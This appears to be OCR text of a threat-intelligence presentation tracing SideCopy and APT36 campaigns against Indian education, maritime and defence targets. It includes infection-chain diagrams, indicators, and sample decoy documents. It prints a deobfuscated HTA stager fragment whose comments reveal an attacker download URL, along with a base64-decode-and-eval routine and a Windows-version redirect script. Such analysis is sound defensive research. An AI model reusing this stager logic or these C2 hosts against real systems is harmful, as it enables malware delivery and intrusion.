
Correlation – Open Directories

Education Portals

reviewassignment.in	May 2024	SideCopy
campusportals.in	July 2024	SideCopy & APT36
Educationportals.in	August 2024	SideCopy




Cluster-5


Hidden URLs
www
campusportals.in
Open directory
Spear Phishing
ZIP
Archive
ZIP
survey1
bundled
a
SideCopy
Windows
1
Side-loading via charmap.exe
DLL
5.1
Action RAT
Port 5863
LNK
Shortcut
2
HTA
5.2.1
Geta RAT
64.188.27.144
opens
3
HTA
Stager
in-memory DLL
Reverse RAT
5.2.2
HTA
Common Name
WIN-P9NRMH5G6M8
4
Persistence
BAT
Registry
LNK
Startup
VBS
Sch.Task
DOCX
Decoys
1. Survey
2. IT Trends
3. India Emerging Global Economy
checkdailytips.servehttp.com
/dailyworkout
PDF
Decoy
(Internet usage Survey)
Password-protected
b
ELF
Golang Downloader
c
ELF
DISGOMOJI
Linux
Transparent Tribe
(APT36)
Same lure 'Survey' in different form
d
oshi.at
transfer.sh
Discord Server

Cluster-5 : HTA Stagers copy SideWinder

- Custom alphabet decode
- XOR-based decryption
- String reversal 1/2/5
- Caesar cipher shift




- Embedded DLL
- WMI and VBScript
- Dynamic Invoke

```
var aY_var = new caseExecutionRide("$");                    // 1
var JP_add = new dedupeIndexU0334Msg("Yeead+  TRSZ_Ve|X`g|a\\}^Z_Zdecj|a\\}_Ve \"%$!! ");  // https://cabinet-gov-pk.ministry-pk.net/14300/
var xx_ACT = new uriSymbolPointerenter("@>@AFB>B>B>?>@GADGEEABD>sp Py@@$sP``PgP+R@FG]");  // 1/1273/3/3/0/1825866235/daoAj11sdAQQAXAzC178N
var oU_gra = new caseExecutionRide("@FBL5FLh&=cM5ZE>MA?\"Y\\_Xf )&#('VT&\"#\"WTgT2W0");   // MSOYBSYu3JpZBgRKZNL/files-63054ca3/0/data?d=
var WJ_mou = new charAtThese_scrollElement("?");            // W
var dx_u16 = new HEYHidpiFailed("c");                       // o
var QV_fut = new uriSymbolPointerenter("#");                // r
var PR_gen = new dedupeIndexU0334Msg("\\");                 // k
var pl_exc = new uriSymbolPointerenter("w%%!$I>>rpqx}t%<v '<!z=|x}x$%#*<!z=}t%>@CB?");  // https://cabinet-gov-pk.ministry-pk.net/1430
var fk_bou = new uriSymbolPointerenter("?>@>@AFB>B>@>@>@GADGEEABD>sp Py@@$sP``PgP+R");  // 0/1/1273/3/1/1/1825866235/daoAj11sdAQQAXAzC
var Yr_tem = new caseExecutionRide("$*+A@FBL5FLh&=cM5ZE>MA?\"Y\\_Xf X%**)+Y&\"$\"");    // 178NMSOYBSYu3JpZBgRKZNL/files-e27768f3/1/
var Pn_isV = new caseExecutionRide("[ggcf-\"\"VTU\\aXg Zbi c^!`\\a");       // https://cabinet-gov-pk.min
var BP_isM = new uriSymbolPointerenter("x$%#*<!z=}t%>@CB??>@>@AFB>");       // istry-pk.net/14300/1/1273/
var sk_non = new charAtThese_scrollElement("yuwuwuw x{ ||xy{uLIW)Rww[L");   // 3/1/1/1825866235/daoAj11sd
var Aw_sin = new charAtThese_scrollElement(")99)@)b+w} 65;7A*;A]y2XB*O");   // AQQAXAzC178NMSOYBSYu3JpZBg
var yJ_ext = new dedupeIndexU0334Msg("C<K?= WZ]Vd|V#(')W$ \" ");           // RKZNL/files-e27768f3/1/
var Hs_not = new HEYHidpiFailed("K");                       // W
var ns_qui = new HEYHidpiFailed("c");                       // o
var sU_cat = new charAtThese_scrollElement("Z");            // r
var Op_fix = new dedupeIndexU0334Msg("\\");                 // k

function isEmptyCurrentTargetGet_streaming_profile(b) {
    var enc = new BGTX_OPIX(Tv_twe + ha_ind + FL_u01);                          // System.Text.ASCIIEncoding
    var length = enc[qX_pla + ph_exp + kK_sec](b);                              // GetByteCount_2
    var ba = enc[bm_abu + HE__ar + DZ_u03 + fL_rem + HN_pla](b);                // GetBytes_4
    var transform = new BGTX_OPIX(gx_exp + iq_ind + WG_jso + Sl_bui + nH_top);  // System.Security.Cryptography.FromBase64Transform
    ba = transform[qB_rep + cg_rou + FA_bac](ba, 0, length);                    // TransformFinalBlock
    var ms = new BGTX_OPIX(eE_ver + KY_pic + NS_rna);                           // System.IO.MemoryStream
    var tope = An_ski + QR_run + ZJ_fak + eG_ext;                               // ms.Write(ba, 0, (length / 4) * 3);ms.Position = 0;dash = ms;
    window.eval(tope);
}
```

Cluster-5 : HTA-based RATs

- Windows-version based HTA stagers
- Browser stealing code of Async RAT – 30 commands

```
<script type="text/JavaScript">
    navigator.userAgentData.getHighEntropyValues(["platformVersion"])
 .then(ua => {
   if (navigator.userAgentData.platform === "Windows") {
     const majorPlatformVersion = parseInt(ua.platformVersion.split()[0]);
     if (majorPlatformVersion >= 13) {
      window.location = "11.php";
      }
      else if (majorPlatformVersion > 0) {
       window.location = "10.php";
      }
      else {
       window.location = "7.php";
      }
   }
   else {
     prompt("Not running on Windows");
   }
});

    </script>
```



Targeting University Students

Assignment ID: 38_Comm. Skills

Student ID: 56-Reg-202

India Emerging as Leading Global Economy

In recent years, India has witnessed a remarkable surge in its economic growth and global prominence, cementing its status as an emerging global economic powerhouse. Several key factors contribute to India's recent economic success ventures:

- **Digital Transformation:** India's leap into the digital age has been a significant driver of its economic success. The "Digital India" initiative, coupled with the widespread adoption of smartphones and affordable internet access, has fueled e-commerce, digital payments, and technology-driven businesses.

RESEARCH WORK

☺ Utilize internet-connected computers to perform research and gather regarding processing and storage devices.

ANSWER: -

Processing Devices:-

1. Central Processing Unit (CPU):
   The primary component that executes instructions and perform calc
2. Graphics Processing Unit (GPU):
   A specialized processor for handing graphic and computational tas
3. Microprocessor:
   A small CPU that contains the entire processing system on a sing
4. Motherboard:
   The main circuit board that connects and supports all hardware cor
5. Arithmetic Logic Unit (ALU):

Internet usage Survey Form

Note: Please fill the following survey form on the basis of your daily normal use of internet a technology use.

If any of the following questions are not relevant, please insert "N/A" in answer.

Following survey is a part of educational project.

1. Which age group do you belong to?

1. under 15
2. 15 - 17
3. 18 - 21

Student ID: 056-R-202

Assignment ID: 95-R-09

RECENT TECHNOLOGY TRENDS IN IT AND COMPUTER APPLICATIONS

Technology today is evolving at a rapid pace, enabling faster change and progress, causing an acceleration of the rate of change, until eventually it will become exponential. However, it is not only technology trends and top technologies that are evolving, a lot more has changed this year due to the outbreak of COVID-19 making IT professionals realize that their role will not stay the same in the contactless world tomorrow. And an IT professional in 2020-21 will constantly be learning, unlearning

Student ID: 071-R-202

Assignment ID: 25-E

Subject: Professional Writing Skills

How to Improve Professional Writing Skills

Every career area requires some kind of writing task. The ability to write well has the potential to significantly advance your career. It is said that a professional writer can be identified within first few lines of a document. Whether it is a memo, letter, report, email, or other professional document, it is important to learn and use basic writing mechanics as well as the accepted formats and styles used in your workplace and industry.

Here are some suggestion for writing professional documents.


Questionnaire on Climate Change

1. Awareness and Knowledge

- **Q1:** How familiar are you with the concept of climate change and its impact in India?
  - ○ Very familiar ○ Somewhat familiar ○ Not very familiar ○ Not familiar at all
- **Q2:** Where do you primarily get your information about climate change in India?
  - ○ News media ○ Social media ○ Educational institutions ○ Government campaigns ○ NGOs and environmental groups ○ Friends and family ○ Other (please specify)


2. Perceptions of Climate Change


Sweet Correlations



MSI Cluster-1

- More open-directories
- Targeting Maritime Sector
- Reverse RAT, Cheex and USB-Copier





MSI Cluster-1 : Lures

வ. உ. சிதம்பரனார் துறைமுகப் பொறுப்புக் கழகம்
V.O.Chidambaranar Port Trust
PORT ENTRY PERMIT

REQ.NO:
CARD NO:
NAME:
DESIGNATION: EXECUTIVE OFF
COMPANY:
ID PROOF NO:
Access Area: SBW,NBW,NCB
Validity: 01/09/2018 14:37 -

PAY AND ALLOWANCES

The Air Force employees are governed by the Ministry of Defence (Revised Pay) Rules 2024. This RSRP Rules shall be deemed to have to come into force on the First Day of July 2024.

S.No.	Position	Salary Per month	Incremented Salary (15% increment)
1	Flying officer	56,100	64,515
2	Flight lieutenant	61,300	70,495
3	Squadron leader	69,400	79,810
4	Wing commander	1,16,700	1,34,205
5	Group captain	1,25,700	1,44,555
6	Air commodore	1,34,400	1,54,560
7	Air vice marshal	1,82,200/-	2,09,530
8	Air marshal	2,05,400/-	2,36,210
7	Air chief marshal	2,50,000/-	2,87,500

****

बिजक की स्थिति दिनांक 15.12.2023 तक
STATUS OF INVOICES AS ON 15.12.2023

PART-1 STATUS OF INVOICES OF MSME VENDORS AS ON 15.12.2023 of BP 1000 & 2000 (Naval Projects Payment Section)

विभाग कोड/ Section Code	अनुभाग/ Discipline	विक्रेता कोड/ Vendor Code	विक्रेता का नाम/ Vendor Name	विक्रेता बिजक क्रमांक/ Vendor Invoice No.	विक्रेता बिजक दिनांक/ Vendor Invoice Date	ख़रीद आदेश क्रमांक/ Purchase Order No.	एस ए पी बिजक क्रमांक/ SAP Invoice No.	प्राप्ति दिनांक/ Receipt Date	भुगतान दस्तावेज़ क्रमांक/ Payment Document No.	भुगतान दिनांक/ Payment Date	एम.एस.एम.ई. स्थिति/ MSME status	स्थिति/ Status
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	16/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	17/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	17/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	17/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	17/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	17/08/2023	MSME	POSTED
1000	FINANCE	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	[illegible]	17/08/2023	MSME	POSTED

कोचीन शिपयार्ड लिमिटेड **Cochin Shipyard Limited**

January 2024 महीने के दौरान ₹20 लाख और उससे ऊपर मूल्य के ठेके का विवरण

Details of contracts of value Rs. 20 lakhs and above during the month of January 2024

